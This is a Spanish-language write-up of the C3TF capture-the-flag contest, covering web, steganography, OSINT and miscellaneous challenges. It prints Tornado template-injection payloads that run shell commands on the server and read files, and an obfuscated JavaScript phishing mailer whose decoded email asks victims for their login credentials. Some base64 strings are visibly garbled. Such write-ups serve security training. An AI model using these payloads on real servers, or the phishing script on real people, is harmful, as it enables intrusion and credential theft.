

C3TF (29/03/2023)

WEB

[Cita requerida]

¿Necesitáis descansar de tanto reto? Echad un vistazo a la lista de nuestros artículos de la Wikipedia favoritos que hemos recopilado para vosotros.

[IP:port](#)

Los mejores artículos de la wikipedia

Tras buscar una URL inexistente se observa:

```
Traceback (most recent call last):
  File "/usr/local/lib/python3.10/site-packages/tornado/web.py", line 1690, in
_execute
    result = self.prepare()
  File "/usr/local/lib/python3.10/site-packages/tornado/web.py", line 2465, in
prepare
    raise HTTPError(self._status_code)
tornado.web.HTTPError: HTTP 404: Not Found
```

Sabemos que utiliza un servidor web de Python con tornado.

Utilizando inyección de plantillas averiguamos lo siguiente:

```
{% import os %}{{ os.popen("ls").read() }}
```

[Atrás](#)

Resultados de "Dockerfile app.py flag.txt index.html template.html wikipedia.json ":

Con otra instrucción leemos el `flag.txt`:

```
{% import os %}{{ os.popen("cat flag.txt").read() }}
```

[Atrás](#)

Resultados de "C3TF{y0u_4r3_my_f4v0ur1t3_4rt1cl3}":

Flag:

```
C3TF{y0u_4r3_my_f4v0ur1t3_4rt1c13}
```

Prototipo

Teníamos pensado alojar el C3TF en esta página web, pero creemos que hay una vulnerabilidad...

[IP:port](#)

Mirando `robots.txt`:

```
User-agent: *  
Disallow: /sup3r_sec4t_flag_l0c1tion/flag.txt
```

Mirando: `/sup3r_sec4t_flag_l0c1tion/flag.txt`:

```
C3TF{y0u_h4v3_pr0v3n_y0u_4r3_n0t_a_r0b0t}
```

ESTEGANOGRAFÍA

Cena de celebración

El pasado lunes, los organizadores de C3TF fuimos a cenar a un restaurante nuevo para celebrar que ya habíamos terminado todo el trabajo relacionado con la segunda edición. Pedimos la carta y el camarero nos dió esto :S.

Se nos muestra un GIF de QR. Separando los *frames* y escaneándolos obtenemos el siguiente script de shell:

```
#!/bin/bash menu='2J1M24wX3lfYjRyNHQwfQ=' texto='QzNURnttM251X2
```

```
QzZ3VzdD' postres='' formato='RjMTBUX' function get_flag () {
```

```
echo "$4$1$3$2" } echo "Bienvenido al restaurante del momento
```

```
" echo "A continuación podéis consultar nuestra carta" get_f
```

```
lag "$formato" "$postres" "$menu" "$texto" echo "Tomad vuestra
```

```
decisión y avisad a un camarero para que os tome nota"
```

Tras montar el *string* en base64 se obtiene la flag.

Flag:

```
C3TF{m3nu_d3gust4c10n_bu3n0_y_b4r4t0}
```

OSINT

May the 4th



Estamos siguiendo las pistas de un ciberdelincuente. De momento sólo sabemos que no es muy profesional y que no suele borrar muy bien sus huellas. Sabemos que está detrás de un ataque de phishing muy reciente. Adjuntamos la firma que suele dejar en todos sus ataques (aunque por lo que parece está cifrada). ¿Puedes ayudarnos?

Firma:

```
..... "r'p' : : #r#u.r#r' : : .....  
.....
```

created by groguedi41bby

Tras buscar en Twitter, GitHub, y Reddit no encontramos nada así que probamos a utilizar la WayBack Machine. gracias a esto encontramos un mensaje eliminado con un enlace a un pastebin.

 · Posted by 1 minute ago Follow

Vote

Today's job

This is the link where you can find the phishing attack that some strangers commissioned me today and that I just created:

<https://pastebin.com/DwRpUB7t>

0 Comments Share Save ...

```

function _0x1301(_0x16c081, _0x47d95e){var _0x177c9a=_0x177c();return
_0x1301=function(_0x130190, _0x50f4c1){_0x130190=_0x130190-0x1f1;var
_0x23c011=_0x177c9a[_0x130190];return _0x23c011;}, _0x1301(_0x16c081, _0x47d95e);}var
_0x3dbc81=_0x1301;(function(_0x91302e, _0x2f87c4){var
_0x551a93=_0x1301, _0x4b2cfa=_0x91302e();while(![]){try{var _0x29f79f=-
parseInt(_0x551a93(0x200))/0x1*(-parseInt(_0x551a93(0x202))/0x2)+-
parseInt(_0x551a93(0x1f9))/0x3*(-
parseInt(_0x551a93(0x1f1))/0x4)+parseInt(_0x551a93(0x1f3))/0x5*(-
parseInt(_0x551a93(0x1fd))/0x6)+parseInt(_0x551a93(0x1f7))/0x7+-
parseInt(_0x551a93(0x1fb))/0x8*(parseInt(_0x551a93(0x1f5))/0x9)+-
parseInt(_0x551a93(0x1f4))/0xa+parseInt(_0x551a93(0x1f2))/0xb;if(_0x29f79f===_0x2f8
7c4)break;else _0x4b2cfa['push'](_0x4b2cfa['shift']());}catch(_0x896fd8)
{_0x4b2cfa['push'](_0x4b2cfa['shift']());}}}
(_0x177c, 0x20f9c), console[_0x3dbc81(0x1f6)](_0x3dbc81(0x1fc)));function _0x177c()
{var _0x4c871c=
['log', '919807cZRJKc', '<Mailtrap\x20password>', '643575SoLXjk', 'Technical\x20support
', '9488eDNakh', '#####\x20Created\x20by\x20GrogueJedi41BBY\x20###
#####', '3426PGkLEg', 'send', 'then', 'lacadarz', 'smtp.mailtrap.io', '35
6054fSDrKB', 'R29vZCBhZnrLcm5vb24sCgpJJ20gTWlrzSBmcm9tIEhvZXJzY2gtS2Vzc2VsIERyaXZlLC
BjbmMuIHRlY2huaWNhbCBzdXBwb3J0LiBxZSBoYXZlIGRlZGvjdGvkIGEGc2VjdXJpdHkgaxNzdWUgb24ge
w91ciBjb21wdXRlciEhIEJldCBkb24ndCB3b3JyeSwgd2UgY2FuIGZpeCBpdCEgClRoZSB1cnJvcjBjb2Rl
IGlziHROaXMGb25lOiBDM1RGe0MwbTNfMG5fYjRieV9EMF90aDNfbTRnMWNfaDRuZf90aDFuZyF9CgpUbyB
zb2x2ZSB0aGUGCHJvYmxlbnB3ZSBuZWVkaHlvdXIgY29tCHV0ZXIgyWNjZXNzIGNYZWRlbnRpyWxzIChlc2
VybmFtZSBhbmQgcGFzc3dvcmlBQm9vZSUsIHNlbnQgdGh1bnB0byB1cyBhcyBzb29uIGFzIHBvc3NpY
mxlLgokQmVzdCBYzdWdhcmRzLAokTWlrzS4kVGVjaG5pY2FsIHN1cHBvcnQuCkhvZXJzY2gtS2Vzc2VsIERy
aXZlLCBjbmMuCgok', '4pBNQpu', '1034869TaFfna', '2045fIBlRS', '383170uEHODr', '1602TSrPff
'];_0x177c=function(){return _0x4c871c;};return _0x177c();}function
send_phishing_email(_0x52b598, _0x4d435f){var
_0x23cd7e=_0x3dbc81;console[_0x23cd7e(0x1f6)]
('Phishing\x20email\x20sent'), Email[_0x23cd7e(0x1fe)]
({'Host':_0x23cd7e(0x201), 'Username': '<Mailtrap\x20username>', 'Password':_0x23cd7e(
0x1f8), 'To':_0x4d435f, 'From': 'sender@example.com', 'Subject':_0x23cd7e(0x1fa), 'Body'
:_0x52b598})[_0x23cd7e(0x1ff)](_0x47e56f=>alert(_0x47e56f));}function
attack(_0x3cf566){var
_0x3acc9e=_0x3dbc81;text=atob(_0x3acc9e(0x203)), send_phishing_email(text, _0x3cf566)
;}

```

Tras deofuscar el código en <https://deobfuscate.io/> obtenemos lo siguiente:

```

function _0x1301(_0x16c081, _0x47d95e) {
  var _0x177c9a = _0x177c();
  return _0x1301 = function (_0x130190, _0x50f4c1) {
    _0x130190 = _0x130190 - 497;
    var _0x23c011 = _0x177c9a[_0x130190];
    return _0x23c011;
  }, _0x1301(_0x16c081, _0x47d95e);
}
var _0x3dbc81 = _0x1301;
(function (_0x91302e, _0x2f87c4) {
  var _0x551a93 = _0x1301, _0x4b2cfa = _0x91302e();
  while (true) {
    try {

```

```

    var _0x29f79f = -parseInt(_0x551a93(512)) / 1 * (-parseInt(_0x551a93(514)) /
2) + -parseInt(_0x551a93(505)) / 3 * (-parseInt(_0x551a93(497)) / 4) +
parseInt(_0x551a93(499)) / 5 * (-parseInt(_0x551a93(509)) / 6) +
parseInt(_0x551a93(503)) / 7 + -parseInt(_0x551a93(507)) / 8 *
(parseInt(_0x551a93(501)) / 9) + -parseInt(_0x551a93(500)) / 10 +
parseInt(_0x551a93(498)) / 11;
    if (_0x29f79f === _0x2f87c4) break; else _0x4b2cfa.push(_0x4b2cfa.shift());
} catch (_0x896fd8) {
    _0x4b2cfa.push(_0x4b2cfa.shift());
}
}
}(_0x177c, 135068), console[_0x3dbc81(502)](_0x3dbc81(508)));
function _0x177c() {
    var _0x4c871c = ["log", "919807cZRJKc", "<Mailtrap password>", "643575SoLXjk",
"Technical support", "9488eDNAkh", "##### Created by
GroguJedi41BBY #####", "3426PGkLEg", "send", "then", "1acdarz",
"smtp.mailtrap.io", "356054fsDrKB",
"R29vZCBhZnr1cm5vb24sCgpJJ20gTWlrZSBmcm9tIEhvZXJzY2gtS2Vzc2VsIERyaXZlLCBjbmuIHRlY2
huawNhbCBzdXBwb3J0LiBxZSBoYXZlIGRldGVjdGVkIGEgc2VjdXJpdHkgaxNzdWUgb24gew91ciBjb21wd
XRlciEhIEJ1dCBkb24ndCB3b3JyeSwgd2UgY2FuIGZpeCBpdCEgc1RoZSB1cnJvcjBjb2RlIGl1zIHROaXMg
b251oiBDM1RGE0MwbTNfMG5fyjRiev9EMF90aDNfbTRnMWNfaDRuzF90aDFuZyF9CgpUbyBzb2x2ZSB0aGU
gCHJvYmx1bSB3ZSBuZWVkiHlvdXJyY29tCHV0ZXIgyWYWNjZXNzIGNyZWlbnRpyWxzICh1c2VybmFtZSBhbm
QgcGFzc2dvcmQpLiBQbGVhc2UsIHNIbmQgdGh1bSB0byB1cyBhcyBzb29uIGFzIHVvc3NpYmx1LgokQmVzd
CByZWdhcmRzLAokTWlrZS4KVGVjaG5pY2FsIHNIcHbVcnQuCkhvZXJzY2gtS2Vzc2VsIERyaXZlLCBjbmu
Cgok", "4pBNQpu", "1034869TaFfna", "2045fIB1RS", "383170uEHodr", "1602TSrPFF"];
    _0x177c = function () {
        return _0x4c871c;
    };
    return _0x177c();
}
function send_phishing_email(_0x52b598, _0x4d435f) {
    var _0x23cd7e = _0x3dbc81;
    console[_0x23cd7e(502)]("Phishing email sent"), Email[_0x23cd7e(510)]({Host:
_0x23cd7e(513), Username: "<Mailtrap username>", Password: _0x23cd7e(504), To:
_0x4d435f, From: "sender@example.com", Subject: _0x23cd7e(506), Body: _0x52b598})
[_0x23cd7e(511)](_0x47e56f => alert(_0x47e56f));
}
function attack(_0x3cf566) {
    var _0x3acc9e = _0x3dbc81;
    text = atob(_0x3acc9e(515)), send_phishing_email(text, _0x3cf566);
}
}

```

Descodificando el gran *string* descubrimos que era un texto con la *flag* en base64.

Good afternoon,

I'm Mike from Hoersch-Kessel Drive, Inc. technical support. We have detected a security issue on your computer!! But don't worry, we can fix it!

The error code is this one: C3TF{C0m3_0n_b4by_D0_th3_m4g1c_h4nd_th1ng!}

To solve the problem we need your computer access credentials (username and password). Please, send them to us as soon as possible.

Best regards,

Mike.

Technical support.

Hoersch-Kessel Drive, Inc.


Flag:

C3TF{C0m3_0n_b4by_D0_th3_m4g1c_h4nd_th1ng!}

MISCELÁNEA

La flag se ha vaporizado. Este polvo es todo lo que queda de ella...

polvo.txt:





Intérprete de PixieDust: <https://tio.run/#pixiedust>

Flag:

C3TF{1_th1nk_1m_g0nn4_sn33z3}